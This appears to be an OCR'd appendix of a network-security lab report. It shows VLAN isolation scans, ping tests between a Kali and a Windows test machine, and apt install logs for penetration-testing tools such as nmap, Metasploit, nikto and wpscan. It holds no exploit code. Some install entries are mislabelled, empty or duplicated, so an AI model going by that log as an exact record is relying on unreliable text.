
1. Lab Network is 192.168.50.1/24

We can see here advanced IP Scanner can see 3 devices

- Server-Test, Windows Test Server
- Kali Linux, Kali Linux Server
- Omada Gateway, Firewall/Router


2. IOT Network is 192.168.20.1/24

We can see here advanced IP Scanner can see nothing on this VLAN , Thanks to the rules on the IOT VLAN Which I created earlier.




3. Guest Network is 192.168.40.1/24

We can see here advanced IP Scanner can see nothing on this VLAN, Thanks to the rules on the Guest VLAN Which I created earlier.




4. CCTV Network is 192.168.30.1/24

We can see here advanced IP Scanner can see nothing on this VLAN , Thanks to the rules on the CCTV VLAN Which I created earlier.




1. Home Network is 192.168.0.1/24


We can see here advanced IP Scanner can see nothing on this VLAN , Thanks to the rules on the Home VLAN Which I created earlier.



Appendix FIG 8.1, Kali IP Configuration




Appendix FIG 8.2, Windows IP Configuration




Appendix FIG 8.3, Testing of Ping from Kali Linux Machine to windows machine server-test

Kali Is Unable to see the windows machine




Appendix FIG 8.4, Testing of Ping from windows Machine server-test to Kali Linux

Windows is able to see the Kali Machine




Appendix FIG 8.5, Testing of Ping to other networks

This comes from windows (Nothing should work beyond lab)




Lab Ping works as expected



Appendix FIG 8.6, Testing of Ping to other networks


e.g. hypervisor on 192.168.0.16 From Kali (Nothing should work beyond lab)


Unable to Ping Hypervisor as expected.





Appendix Fig 8.7 PSC1 Pentest Scenario 1: Web Penetration Testing


Screenshots From Install/Testing procedure:































Appendix Fig 8.8 Pen Test Carried Out on webpage Install Steps




















Appendix Fig 8.9 Requests/Response Install Procedures

Some of the requests and Responses I used as part of the install procedure for different applications.

Request Command / Request Result

Allowed for the installation of nmap
`sudo apt install nmap`
`[sudo] password for kali:`
`nmap is already the newest version (7.95+dfsg-3kali1).`
`nmap set to manually installed.`
`The following packages were automatically installed and are no longer required:`
`python3-packaging-whl python3-pyinstaller-hooks-contrib python3-wheel-whl`
`Use 'sudo apt autoremove' to remove them.`
`Summary:`
`Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 195`

Allowed for the installation of Metasploit
`sudo apt install metasploit-framework`
`metasploit-framework is already the newest version (6.4.69-0kali1).`
`metasploit-framework set to manually installed.`
`The following packages were automatically installed and are no longer required:`
`python3-packaging-whl python3-pyinstaller-hooks-contrib python3-wheel-whl`
`Use 'sudo apt autoremove' to remove them.`
`Summary:`
`Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 186`
`msfconsole --version`
`Framework Version: 6.4.69-dev`


Allowed for the installation of whois

Allowed for the installation of dig
`sudo apt install nikto`
`nikto is already the newest version (1:2.5.0+git20230114.90ff645-0kali1).`
`nikto set to manually installed.`
`The following packages were automatically installed and are no longer required:`
`python3-packaging-whl python3-pyinstaller-hooks-contrib python3-wheel-whl`
`Use 'sudo apt autoremove' to remove them.`
`Summary:`
`Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 194`


Allowed for the installation of dnsutils
`sudo apt install dig`
`Error: Unable to locate package dig`
`sudo apt install dnsutils`
`Note, selecting 'bind9-dnsutils' instead of 'dnsutils'`
`bind9-dnsutils is already the newest version (1:9.20.9-1).`
`The following packages were automatically installed and are no longer required:`
`python3-packaging-whl python3-pyinstaller-hooks-contrib python3-wheel-whl`
`Use 'sudo apt autoremove' to remove them.`
`Summary:`
`Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 194`

Allowed for the installation of nkito
`sudo apt install nikto`
`nikto is already the newest version (1:2.5.0+git20230114.90ff645-0kali1).`
`nikto set to manually installed.`
`The following packages were automatically installed and are no longer required:`
`python3-packaging-whl python3-pyinstaller-hooks-contrib python3-wheel-whl`
`Use 'sudo apt autoremove' to remove them.`
`Summary:`
`Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 194`


Allowed for the installation of wpscan



